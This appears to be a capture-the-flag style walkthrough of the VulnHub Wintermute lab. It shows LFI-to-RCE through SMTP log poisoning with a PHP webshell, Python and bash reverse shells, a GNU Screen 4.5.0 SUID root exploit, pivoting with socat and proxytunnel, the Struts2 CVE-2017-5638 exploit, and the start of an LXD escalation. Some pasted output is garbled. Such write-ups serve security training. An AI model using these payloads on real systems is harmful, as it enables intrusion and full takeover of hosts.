


## Port 80 (HTTP)

1. Feroxbuster did not enumerate any interesting directory

```
200      17l      23w      326c http://192.168.56.102/index.html
301      9l       28w      317c http://192.168.56.102/manual
301      9l       28w      319c http://192.168.56.102/freeside
403      11l      32w      302c http://192.168.56.102/server-status
```


2. Proceed to [/freeside](#), did not find anything useful

- An image of a space object



## Port 3000 (HTTP)


1. Proceed to <http://192.168.56.102:3000>, redirected to a login page.
2. It is running on ntopng, a software for monitoring traffic on computer networks
  - ntopng v.2.4.180512
  - Could not find any exploits for ntopng
3. Managed to login with default credentials admin:admin
4. Under [Flows](#), found a hidden directory that feroxbuster did not enumerate



- [/turing-bolo](#)
5. Visit [/turing-bolo](#) at tcp/80

## Back to Port 80 (HTTP)

1. Proceed to <http://192.168.56.102:80/turing-bolo/>



- Able to query a "custom activity log"

## 2. Attempt to query one & intercept with burpsuite

**Request**

Pretty Raw Hex ⌂ ⌂

```
1 GET /turing-bolo/bolo.php?bolo=molly HTTP/1.1
2 Host: 192.168.56.102
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://192.168.56.102/turing-bolo/index.html
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: session=
11 Connection: close
12
13
```

**Response**

Pretty Raw Hex Render ⌂ ⌂


```
13 }
14
15 .column {
16   flex: 33.33%;
17   padding: 5px;
18 }
19
20 body {
21   color: #ff7614;
22 }
23 </style>
24
25
26 <body style="background-color:#3d3d3d;">
27 <i>Sponsored by:</i><br style="color:cyan;">Hosaka - <i>Break the ICE!</i><br/>
28 <br/>
29 ****
30 ****
31 <br/>
32 <html>
33 <h1>*****MOLLY MILLIONS*****</h1><br/>
34 <b>Operator Beta:</b> ID'ed by surveillance as Molly Millions.....
35 <br /><br />
36 <b>Operator Beta:</b> HUMINT report she has a full set of
cybernetic implants. One described as permanent sunglasses??
37 <br /><br />
38 <b>Operator Beta:</b> ....very agile in movements, could be wired
reflex implants
39 <br /><br />
40 <b>Operator Beta:</b> advising field ops to avoid physical contact
if necessary.
41 <br /><br />
42 <b>Detective Smith:</b> highly likely she worked with a previous
target named "Johnny" ...so if she's modded out and VERY
dangerous.
43 <br /><br />
44 </html>
```

- LFI could be possible
  - It is very likely that the webpage is appending an extension at the end `$_GET['file']."php"`, so we have to
    - a. Find out the extension that it is appending & work around it
    - b. Bypass it with nullbyte `%00`

3. Tried nullbyte bypass, failed

#### 4. Query other "custom activity log"

- Armitage
    - Nothing Interesting
  - Molly
    - Nothing Interesting
  - Riviera
    - Nothing Interesting
  - Case:



- We found out the extension that the webpage appends .log

5. Since we can only include files that are `.log`, these are 2 ways I know of to turn LFI into RCE:

- a. Send request with webshell in user-agent → Include apache log files
  - b. Send webshell as mail using SMTP → Include mail log files
    - Postfix log file `/var/log/maillog` or `/var/log/mail`
    - <https://www.hackingarticles.in/smtp-log-poisioning-through-lfi-to-remote-code-execution/>

6. Attempt to include apache log files, failed

7. Attempt to include mail log files, succeed

## 8 Insert webshell using SMTP

```

telnet 192.168.1.119 25
MAIL FROM:<ky1uc@gmail.com>
RCPT TO:<?php system($_GET['c']); ?>

```

```

(rootskali)-[~/vulnHub/wintermute]
# telnet 192.168.56.119 25
Trying 192.168.56.119...
Connected to 192.168.56.119.
Escape character is '^'.
220 straylight ESMTP Postfix (Debian/GNU)
MAIL FROM:<ky1uc@gmail.com>
250 2.1.0 Ok
RCPT TO:<?php system($_GET['c']); ?>
501 5.1.3 Bad recipient address syntax

```

- Ignore the error msg

## 9. Test RCE

```
?bolo=../../../../var/log/mail&c=whoami;
```

Request	Response
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂ ⌂ ⌂	Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂ ⌂ ⌂
1 GET /turing-bolo/bolo.php?bolo=../../../../var/log/mail&c=whoami; HTTP/1.1	43 Jan 4 10:26:14 straylight postfix/smtpd[1104]: lost connection after DATA {6 bytes} from unknown[192.168.56.103]
2 Host: 192.168.56.119	44 Jan 4 10:26:14 straylight postfix/smtpd[1104]: disconnect from unknown[192.168.56.103] helo=1 mail=1 rcpt=1 data=0/1 commands=3/4
3 Cache-Control: max-age=0	45 Jan 4 10:26:14 straylight postfix/cleanup[1113]: 7ASF25047: message-id=<>
4 Upgrade-Insecure-Requests: 1	46 Jan 4 10:26:16 straylight postfix/smtpd[1104]: connect from unknown[192.168.56.103]
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 OPR/82.0.4227.43	47 Jan 4 10:26:28 straylight postfix/smtpd[1104]: 95308537A: client=unknown[192.168.56.103]
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9	48 Jan 4 10:27:12 straylight postfix/smtpd[1104]: lost connection after DATA {0 bytes} from unknown[192.168.56.103]
7 Accept-Encoding: gzip, deflate	49 Jan 4 10:27:12 straylight postfix/smtpd[1104]: disconnect from unknown[192.168.56.103] helo=1 mail=1 rcpt=1 data=0/1 commands=3/4
8 Accept-Language: en-US,en;q=0.9	50 Jan 4 10:27:14 straylight postfix/smtpd[1104]: connect from unknown[192.168.56.103]
9 Connection: close	51 Jan 4 10:27:46 straylight postfix/smtpd[1104]: 55E65400F: client=unknown[192.168.56.103]
10	52 Jan 4 10:29:18 straylight postfix/smtpd[1104]: lost connection after DATA {2 bytes} from unknown[192.168.56.103]
11	53 Jan 4 10:29:18 straylight postfix/smtpd[1104]: disconnect from unknown[192.168.56.103] helo=1 mail=1 rcpt=1/2 data=0/1 commands=3/5
	54 Jan 4 10:29:18 straylight postfix/cleanup[1113]: 55E65400F: message-id=<>
	55 Jan 4 10:32:38 straylight postfix/anvil[1107]: statistics: max connection rate 2/60s for (smtp:192.168.56.103) at Jan 4 10:27:14
	56 Jan 4 10:32:38 straylight postfix/anvil[1107]: statistics: max connection count 1 for (smtp:192.168.56.103) at Jan 4 10:24:31
	57 Jan 4 10:32:38 straylight postfix/anvil[1107]: statistics: max cache size 1 at Jan 4 10:24:31
	58 Jan 4 10:32:58 straylight postfix/smtpd[1572]: connect from unknown[192.168.56.103]
	59 Jan 4 10:33:10 straylight postfix/smtpd[1572]: warning: illegal address syntax from unknown[192.168.56.103] in RCPT command: www-data
	60 ..

## 10. Obtain www-data shell

```
?bolo=../../../../var/log/mail&c=python+-
c+'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn;c=s();c.connect(("192.168.56.103",4444));f=c.fileno;o(f(),0);o(f(),1);o(f(),2);p("/bin/sh")'
```

```

(rootskali)-[~/vulnHub/wintermute]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.119] 37298
$ whoami
whoami
www-data
$ 

```

# Privilege Escalation to Root via SUID + Vulnerable Program

## 1. Search for binaries with SUID set

```
find / -perm -4000 2>/dev/null
```

```

www-data@straylight:/tmp$ find / -perm -4000 2>/dev/null
/bin/su
/bin/umount
/bin/mount
/bin/screen-4.5.0
/bin/ping
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign

```

- screen-4.5.0 is something irregular

## 2. Search for exploits for that version

```

(rootskali)-[~/vulnHub/wintermute/192.168.56.102/exploit]
# searchsploit screen 4.5.0
-----
```

Exploit Title	Path
GNU Screen 4.5.0 - Local Privilege Escalation	linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)	linux/local/41152.txt

- Use the .sh file

### 3. Change the exploit slightly by specifying the path of the binary

```
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
/bin/screen-4.5.0 -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
/bin/screen-4.5.0 .ls # screen itself is setuid, so...
/tmp/rootshell
```

### 4. Transfer it over to target & obtain root

```
www-data@straylight:/tmp$ ./41154.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
    chmod("/tmp/rootshell", 04755);
^~~~~
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    setuid(0);
^~~~~
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
    setgid(0);
^~~~~
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
    seteuid(0);
^~~~~
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
    setegid(0);
^~~~~
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
    execvp("/bin/sh", NULL, NULL);
^~~~~
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# whoami
root
#
```

## Pivoting to Neuromancer via Ncat + Proxypunnel

### 1. Find out Neuromancer network

```
root@straylight:~# ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::a00:27ff:feeb:1418 prefixlen 64 scopeid 0x20<link>
                    ether 08:00:27:eb:14:18 txqueuelen 1000 (Ethernet)
                    RX packets 115186 bytes 167771413 (159.9 MiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 24669 bytes 1748386 (1.6 MiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.146.4 netmask 255.255.255.0 broadcast 192.168.146.255
                inet6 fe80::a00:27ff:fe61:7622 prefixlen 64 scopeid 0x20<link>
                    ether 08:00:27:61:76:22 txqueuelen 1000 (Ethernet)
                    RX packets 930 bytes 111164 (108.5 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 35 bytes 5440 (5.3 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                    loop txqueuelen 1 (Local Loopback)
                    RX packets 35286 bytes 3607205 (3.4 MiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 35286 bytes 3607205 (3.4 MiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- 192.168.146.4

### 2. Install nmap on staylight machine

```
# Install on kali & Transfer it to target
git clone https://github.com/nmap/nmap.git
tar -cv
cd nmap
./configure
make && make install
```

### 3. Determinate the IP address of the machine to pivot to

```
for i in {1..254} ;do (ping -c 1 192.168.146.$i | grep "bytes from" | cut -d " " -f 4 | cut -d ":" -f 1 &) ;done

from" | cut -d " " -f 4 | cut -d ":" -f 1 & ;done 192.168.146.$i | grep "bytes
192.168.146.3
192.168.146.2
192.168.146.4
root@straylight:~#
```

- .4: current machine's IP
- .2: does not have any services up

### 4. Run an nmap scan to discover services running on next target

```
# via nmap
nmap 192.168.146.3 -p-
# via nc
for p in $(seq 1 65535); do (nc -nvzw1 192.168.146.3 $p 2>&1 | grep open &) ;done
```

```
| grep open & ;doneor p in $(seq 1 65535); do (nc -nvzw1 192.168.146.3 $p 2>&1 |  
 (UNKNOWN) [192.168.146.3] 1194 (openvpn) : Connection refused  
(UNKNOWN) [192.168.146.3] 8009 (?) open  
(UNKNOWN) [192.168.146.3] 8080 (http-alt) open  
(UNKNOWN) [192.168.146.3] 34483 (?) open
```

```
root@straylight:~# nmap 192.168.146.3 -p-  
Starting Nmap 7.92SVN ( https://nmap.org ) at 2022-01-05 00:24 PST  
Nmap scan report for 192.168.146.3  
Host is up (0.000088s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE  
8009/tcp  open  ajp13  
8080/tcp  open  http-proxy  
34483/tcp open  unknown  
MAC Address: 08:00:27:CB:4A:0A (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 16.83 seconds  
root@straylight:~#
```

- Ports
  - 8009
  - 8080
  - 34483

#### 5. Run ncat as a http proxy

```
#ncat comes with nmap  
ncat -vv --listen 3128 --proxy-type http
```

```
root@straylight:/tmp/nmap# ncat -vv --listen 3128 --proxy-type http &  
[1] 13274 10 Connection: close  
root@straylight:/tmp/nmap# Ncat: Version 7.92SVN ( https://nmap.org/ncat )  
Ncat: Listening on :::3128  
Ncat: Listening on 0.0.0.0:3128
```

#### 6. Edit /etc/proxychains4

```
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
#socks4      127.0.0.1 9050  
#socks5      127.0.0.1 9050  
http        192.168.56.102| 3128
```

#### 7. Allow kali to connect to the opened ports

- Via proxytunnel

```
proxytunnel -p 192.168.56.102:3128 -d 192.168.146.3:8009 -a 8009 &  
proxytunnel -p 192.168.56.102:3128 -d 192.168.146.3:8080 -a 8080 &  
proxytunnel -p 192.168.56.102:3128 -d 192.168.146.3:34483 -a 34483 &
```

#### 8. Check if pivot is successful

```
nmap localhost -p-
```

```
└─(root💀kali㉿kali)-[~/vulnHub/wintermute/192.168.56.102/exploit]  
└─# nmap localhost -p-  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-05 16:35 +08  
mass_dns: warning: Unable to determine any DNS servers. Reverse I  
fy valid servers with --dns-servers  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.0000040s latency).  
Other addresses for localhost (not scanned): ::1  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE  
8009/tcp  open  ajp13  
8080/tcp  open  http-proxy  
34483/tcp open  unknown
```

## Pivoting to Neuromancer via Socat

1. After determining the target's IP & Opened ports,
2. Run socat

```
socat TCP-LISTEN:8009,fork,reuseaddr TCP:192.168.146.3:8009 &  
socat TCP-LISTEN:8080,fork,reuseaddr TCP:192.168.146.3:8080 &  
socat TCP-LISTEN:34483,fork,reuseaddr TCP:192.168.146.3:34483 &
```

#### 3. Check if pivot is successful

```
nmap 192.168.56.102 -p-
```

```

root@straylight:~# socat tcp-listen:8009,fork tcp:192.168.146.103:8009 &
[1] 13517
root@straylight:~# socat tcp-listen:8080,fork tcp:192.168.146.103:8080 &
[2] 13518
root@straylight:~# socat tcp-listen:34483,fork tcp:192.168.146.103:34483 &
[3] 13521
root@straylight:~# 

```

```

root@kali: ~/vulnHub/wintermute/192.168.56.102/exploit
└─# nmap 192.168.56.102 -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-05 16:50 +08
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled
Nmap scan report for 192.168.56.102
Host is up (0.00043s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
3000/tcp  open  ppp
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
34483/tcp open  unknown
MAC Address: 08:00:27:EB:14:18 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.37 seconds

```

4. Run a full nmap scan on the opened ports to detect version & vulnerabilities

```
nmap -sV -sC -A 192.168.56.102 -p 8009,8080,34483
```

```

PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http    Apache Tomcat 9.0.0.M26
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.0.M26
34483/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2e:9b:4a:a9:c0:fc:0b:d8:ef:f1:e3:9d:f4:59:25:32 (RSA)
|   256 f6:2a:de:07:36:36:00:e9:b5:5d:2f:aa:03:79:91:d1 (ECDSA)
|   256 38:3c:a8:ed:91:ea:ce:1d:0d:0f:ab:51:ac:97:c8:fb (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

## Neuromancer Port 8080 (HTTP)

1. Earlier we found this note at [/root](#)

```

root@straylight:~# cat note.txt
Devs,
For example, to add the manager-gui role to a user named tomcat with a password
Lady Jane has asked us to create a custom java app on Neuromancer's primary server to help her interact w/ the AI via a web-based GUI.
<user name="tomcat" password="secret" roles="manager-gui"/>
The engineering team couldn't stress enough how risky that is, opening up a Super AI to remote access on the Freeside network. It is within our internal admin network, but still, it should be off the network completely. For the sake of humanity, user access should only be allowed via the physical console...who knows what this thing can do.

Anyways, we've deployed the war file on tomcat as ordered - located here:
  • manager-gui - allows access to the HTML GUI and the status pages
  /struts2_2.3.15.1-showcase
  • struts2_2.3.15.1-showcase - allows access to the text interface and the status pages
It's ready for the devs to customize to her liking...I'm stating the obvious, but make sure to secure this thing.
  manager-status - allows access to the status pages only


Regards,
  The HTML interface is protected against CSRF but the text and JMX interfaces are not.
Bob Laugh
Turing Systems Engineer II
  manager-gui role should not be granted either the manager or manager-gui roles. If you need to grant them, do so via the roles parameter in the configuration file.

```

- [/struts2\\_2.3.15.1-showcase](#)

2. Proceed to [/struts2\\_2.3.15.1-showcase](#)

- Apache Struts 2 is running.



### 3. Try to look for an exact version, might have found it

```
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <meta name="description" content="Struts2 Showcase for Apache Struts Project">
    <meta name="author" content="The Apache Software Foundation">

    <title>Struts2 Showcase</title>

    <link href="/struts2_2.3.15.1-showcase/styles/bootstrap.css" rel="stylesheet"
        type="text/css" media="all">
    <link href="/struts2_2.3.15.1-showcase/styles/bootstrap-responsive.css" rel="stylesheet"
        type="text/css" media="all">
    <link href="/struts2_2.3.15.1-showcase/styles/main.css" rel="stylesheet" type="text/css"
        media="all"/>

    <script src="/struts2_2.3.15.1-showcase/js/jquery-1.8.2.min.js"></script>
    <script src="/struts2_2.3.15.1-showcase/js/bootstrap.min.js"></script>
    <script type="text/javascript">
        $(function () {
            $('.dropdown-toggle').dropdown();
            var alerts = $('ul.alert').wrap('<div />');
            alerts.prepend('<a class="close" data-dismiss="alert" href="#">&times;</a>');
            alerts.alert();
        });
    </script>
```

- Struts2 2.3.15.1

### 4. Find an exploit

```
Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (1) | linux/remote/4560.py
Apache Struts 2.3 < 2.3.34 / 2.5 < 2.5.16 - Remote Code Execution (2) | multiple/remote/4562.py
Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - 'Jakarta' Multipart Parser OGNL Injection (Metasploit) | multiple/remote/41614.rb
Apache Struts 2.3.5 < 2.3.31 / 2.5 < 2.5.10 - Remote Code Execution | linux/webapps/41570.py
```

### 5. Add another socat port forward,

- if staylight machine is connected on tcp/4444, forward it to our kali also on port 4444

```
socat TCP-LISTEN:4444,fork,reuseaddr TCP:192.168.56.103:4444 &
```

### 6. Start listener on kali machine

```
nc -nvlp 4444
```

### 7. Run exploit

```
python 41570.py http://192.168.56.102:8080/struts2_2.3.15.1-showcase/ id
```

```
[root@kali:~/vulnHub/wintermute/localhost/exploit]
# python 41570.py http://192.168.56.102:8080/struts2_2.3.15.1-showcase/ id
[*] CVE: 2017-5638 - Apache Struts2 S2-045
[*] cmd: id

uid=1000(ta) gid=1000(ta) groups=1000(ta),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

### 8. Obtain www-data shell, start a listener on rooted machine &

```
python 41570.py "http://192.168.56.102:8080/struts2_2.3.15.1-showcase/" "/bin/bash -i >& /dev/tcp/192.168.146.4/4444 0>&1"
```

```
[root@kali:~/vulnHub/wintermute/localhost/exploit]
# python 41570.py "http://192.168.56.102:8080/struts2_2.3.15.1-showcase/" "/bin/bash -i >& /dev/tcp/192.168.146.4/4444 0>&1"
[*] CVE: 2017-5638 - Apache Struts2 S2-045
[*] cmd: /bin/bash -i >& /dev/tcp/192.168.146.4/4444 0>&1

[...]
[+] root@kali:~/vulnHub/wintermute/localhost/exploit147x52
[+] nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.102] 38500
bash: cannot set terminal process group (994): Inappropriate ioctl for device
bash: no job control in this shell
ta@neuromancer:~$ 
```

## Privilege Escalation to Root - 1 via LXD

### 1. Check groups you are in

```
ta@neuromancer:~$ groups
ta adm cdrom dip plugdev lxd lpadmin sambashare
ta@neuromancer:~$ 
```

### 2. Add another socat port forward to download stuff directly from kali to neuromancer machine

- Forward traffic staylight machine receives on port 1337 to kali on port 1337

```
socat TCP-LISTEN:1337,fork,reuseaddr TCP:192.168.56.103:1337 &
```

### 3. Start python server on kali

```
python3 -m http.server 1337 --directory ~/tools/lxdPrivEsc
```

### 4. Download alpine.tar.gz into neuromancer machine

```
wget 192.168.146.4:1337/alpine.tar.gz
```

```
ta@neuromancer:/tmp$ wget 192.168.146.4:1337/alpine.tar.gz
wget 192.168.146.4:1337/alpine.tar.gz
--2022-01-05 08:25:18--  http://192.168.146.4:1337/alpine.tar.gz
Connecting to 192.168.146.4:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: 'alpine.tar.gz.1'
```

